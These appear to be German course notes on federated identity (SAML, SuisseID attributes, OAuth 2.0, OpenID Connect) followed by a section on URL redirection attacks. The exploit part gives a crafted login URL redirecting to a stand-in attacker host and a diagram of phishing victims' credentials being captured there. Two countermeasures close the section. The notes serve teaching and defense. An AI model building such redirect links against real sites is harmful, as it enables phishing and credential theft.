Ist eine Open Source entwickelte Middleware von Internet2. Über 400 US Universitäten sowie geschäftliche Partner haben da mitgewirkt. Es geht darum gemeinsam Ressourcen über Domänen hinweg zu teilen (E-Learning, Library, Local public WLAN Access sowie Grid Computing,...).

Es basiert auf SAML assertions welche von den „Trusted“ Home Organisationen (Identity Providers) ausgestellt werden und von Ressourcen (Services Providers) akzeptiert werden. Es gibt Nationale Federations in über 35 Länder. SWITCH AAI hatte im Jahre 2014 58 Home Organisationen, 350000 potentielle Benutzer und 600 AAI Ressourcen.



## XML Security & SAML

W3C – XML Signature and XML Encryption

### XML Signature Syntax and Processing (xmlns:ds="....xmlsig")

XML Signaturen bieten die Möglichkeit zur Integrity, Message Authentication.

### XML Encryption Syntax and Processing (xmlns:xenc="....xmlenc")

XML Encryption definiert einen Prozess zur Verschlüsselung und Repräsentation der entsprechenden Daten im XML. Die zu verschlüsselnden Daten können XML Dokumente, XML Elemente oder XML Content Elemente sein).

## Secure Assertion Markup Language (SAML)

XML-codierte Behauptungen über Authentifizierung, Attribute und Berechtigungen (signierte Benutzeranmeldeinformationen). Ermöglicht Single Sign-On Lösungen für Web-Services.

- Assertions and Protocols
- Bindings
- Profiles
- Metadata

- Authentication Context
- Conformance Requirements
- Security and Privacy Considerations
- Glossary

Der Transport findet über HTTP Post Request oder über XML codierte SOAP Nachrichten statt.

## Suisse ID – A SAML 2.0 Application

SwissSign und QuoVadis agieren hier als Identity Prover (IdPs.) Nur ein Minimum an Informationen wird in den Zertifikaten gespeichert (Mailadresse). SAML 2.0 wird von Service Providern genutzt um die Benutzerattribute vom IdP zu laden.


### Attribute

Friendly Name	Description
Given names	Given names
First Name	Preferred name or first name of a Subject. Every IdP/CAS MUST use the first name appearing in givenNames for this purpose.
Last Name	Surname, Family name
Date of Birth	May be returned in any of the following formats:YYYY or YYYY-MM orYYYY-MM-DD
Place of Birth	Place of birth according to an official identification document. This attribute is not applicable for a Swiss citizen.
Origin	Place of origin according to Swiss ID card or passport. Not applicable for foreigners.
Gender	0:unspecified 1:male 2: female
Nationality	ISO 3166-1 alpha-3 codes with modifications (use 000 for stateless persons, use RKS for Kosovars)
Identification Number	Number of the identification document, limited to 9 characters, in accordance to the machine readable zone MRZ as defined in [22] (trailing filler characters must be removed).
Identification Kind	0: Passport 1: ID 2: Stateless
Issuing Country	Issuing country for the identification document (see Nationality except for 000)
Issuing Office	Issuing Office
Identification Issued On	Issuance date of the identification document
Identification Valid Until	Valid-through date of the identification document

### Abgeleitete Attribute


Friendly Name	Derived from	Type
Age (derived)		xs:unsignedInt
Over 16 year (derived)	(return true, iff Age >= 16)	xs:boolean
Over 18 year (derived)	(return true, iff Age >= 18)	xs:boolean
Is mature (derived)	(return true, iff Age >= 18) 0 = False 1 = True 2 = Unknown	xs:token
Is Swiss Citizen (derived)	(return true, iff nationality == "CHE")	xs:boolean

### Beispiel



The screenshot shows two browser windows demonstrating the SuisseID integration:

- Left Window (Weinshop):** Displays a selection of wine products. One product, "Château SuisseID rouge", is highlighted. The page includes a "Bemutzerangaben" section with a Swiss ID number and age information.
- Right Window (SuisseID IDP Bestätigung):** Shows the SuisseID consent form. It asks for permission to share the user's identification data with the service provider. The "Freigabe der Ausweisdaten" section lists the data being shared, including the Swiss ID number and name. The "Erforderliche Angaben" section contains a checkbox for age verification ("Über 18 Jahre").



OAuth 2.0 ist nur ein http/https basiertes Authentisierungsprotokoll. OAuth 2.0 selbst kommt ohne irgendwelche kryptographischen Erweiterungen. Die Sicherheit basiert auf TLS also HTTPS. Es wird bei Amazon, Dropbox, Facebook, Github, Google und vielen weiteren eingesetzt.


## OpenID Connect 1.0 Authentication Layer

### Technologies

OpenID Connect 1.0 is a simple identity layer on top of OAuth 2.0.  
OpenID Connect 1.0 specifies a REST-based http API, using JSON as a data format..  
OpenID Connect 1.0 uses a JSON Web Token (JWT) which can be signed using JSON Web Signature (JWS) and optionally encrypted using JSON Web Encryption (JWE).  
OpenID Connect 1.0 is used by Google+ Sign-In.

Short Overview: <https://youtu.be/Kb56GzQ2pSk>

### Connect 1.0 Protocol Suite




# URL Redirection Attack

Die Weiterleitungen haben einen sehr grossen Nutzen im Marketing und sind daher nicht weg zu denken. Z.B bei den Short URLs bei Twitter oder bei einer Vergleichsplattform wie Compairs um die Weiterleitungen zählen zu können.

## Typen von Weiterleitungen

<h3>Types of Redirects</h3> <ul style="list-style-type: none"> <li>▶ Type 1 (302 Temporary Moved) <ul style="list-style-type: none"> <li>▶ HTTP Response Status 302</li> <li>▶ HTTP Response Header „Location: <a href="http://other-site/">http://other-site/</a>“</li> </ul> </li> <li>▶ Type 2 (200 OK) <ul style="list-style-type: none"> <li>▶ HTTP Response Status 200</li> <li>▶ HTTP Response Header „Refresh: 0; URL=http://other-site/“</li> </ul> </li> <li>▶ Type 3 (200 OK) <ul style="list-style-type: none"> <li>▶ HTTP Response Page</li> <li>▶ Meta Tag "Refresh"</li> </ul> </li> <li>▶ Type 4 (JavaScript) <ul style="list-style-type: none"> <li>▶ Via JavaScript (or any other client side code) in the response page</li> <li>▶ (e.g. document.location=...)</li> </ul> </li> </ul>	<h3>Details: 302 Temporary Moved</h3> <ul style="list-style-type: none"> <li>▶ HTTP Request</li> </ul> <p><b>GET /account HTTP/1.0</b>  Host: xy.com  Connection: close</p> <ul style="list-style-type: none"> <li>▶ HTTP Response</li> </ul> <p><b>HTTP/1.1 302 TEMPORARY MOVED</b>  Location: /application/login  Connection: close  Content-Type: text/html; charset=iso-8859-1</p>
<h3>Details: 200 OK</h3> <ul style="list-style-type: none"> <li>▶ HTTP Request</li> </ul> <p><b>GET /account HTTP/1.0</b>  Host: xy.com  Connection: close</p> <ul style="list-style-type: none"> <li>▶ HTTP Response</li> </ul> <p><b>HTTP/1.1 200 OK</b>  Refresh: 0; URL=<a href="http://www.csnc.ch/">http://www.csnc.ch/</a>  Connection: close  Content-Type: text/html; charset=iso-8859-1</p>	<h3>Details: Meta Tag &amp; JavaScript</h3> <ul style="list-style-type: none"> <li>➤ Meta Tags</li> </ul> <p>HTTP Response Page (Body)  Meta Tag „Refresh“</p> <pre>&lt;META HTTP-EQUIV="Refresh" CONTENT="5; URL=<a href="http://foo.bar/blatz.html">http://foo.bar/blatz.html</a>"&gt; &lt;title&gt;Document ONE&lt;/title&gt; &lt;h1&gt;This is Document ONE!&lt;/h1&gt; Here's some text. &lt;p&gt;</pre> <ul style="list-style-type: none"> <li>➤ JavaScript</li> </ul> <p>Via JavaScript (or any other client side code) in the response page  (e.g. document.location=...)</p>

## Exploit

<ul style="list-style-type: none"> <li>▶ Pre-Condition <ul style="list-style-type: none"> <li>▶ The URL /account needs authentication</li> <li>▶ A new http request (not authenticated) is accessing: <a href="http://www.xy.com/account">http://www.xy.com/account</a></li> <li>▶ The login service is redirecting the client to the login page: <a href="http://www.xy.com/login?redirect=http://www.xy.com/account">http://www.xy.com/login?redirect=http://www.xy.com/account</a></li> </ul> </li> <li>▶ Exploit <ul style="list-style-type: none"> <li>▶ Make a new URL like <a href="http://www.xy.com/login?redirect=http://www.hacker.com/">http://www.xy.com/login?redirect=http://www.hacker.com/</a></li> </ul> </li> </ul>	 <pre> sequenceDiagram     participant Hacker     participant Client     participant Application     Hacker-&gt;&gt;Client: Mail with link: http://www.xy.com/login?redirect=http://10.10.10.10/account     activate Client     Client-&gt;&gt;Application: GET login?     Application-&gt;&gt;Client: Login Page     Client-&gt;&gt;Application: POST login?     Application-&gt;&gt;Client: Password was correct: Location: http://10.10.10.10/account     deactivate Client     Application-&gt;&gt;Client: GET http://10.10.10.10/account     Client-&gt;&gt;Application: POST login?     Application-&gt;&gt;Client: Error Page: Service unavailable - Try later     Application-&gt;&gt;Client: Stores credential in log file   </pre>
--	--

## Gegenmassnahmen

Hacker sind (meistens) nicht auf den Dienst aus, der anfällig für die URL-Umleitungsanfälligkeit (URL Redirection Attack) ist. URL Redirection ist bekannter im Bereich von Phishing Attacken. Weil Menschen eher auf einen Link einer „vertrauensvollen“ Seite klicken. (siehe Google Redirection Virus).

## **Massnahme 1 - Input Validation**

Validierung der Parameter welche die die Weiterleitungs URL's enthalten, Prüfen ob der URL überhaupt zu dieser Seite gehört.

## **Massnahme 2 – Lookup Tables**

Ein Mapping zwischen Parametern und URL. Z.B. redirect=1 wird aufgelöst in redirect=google.com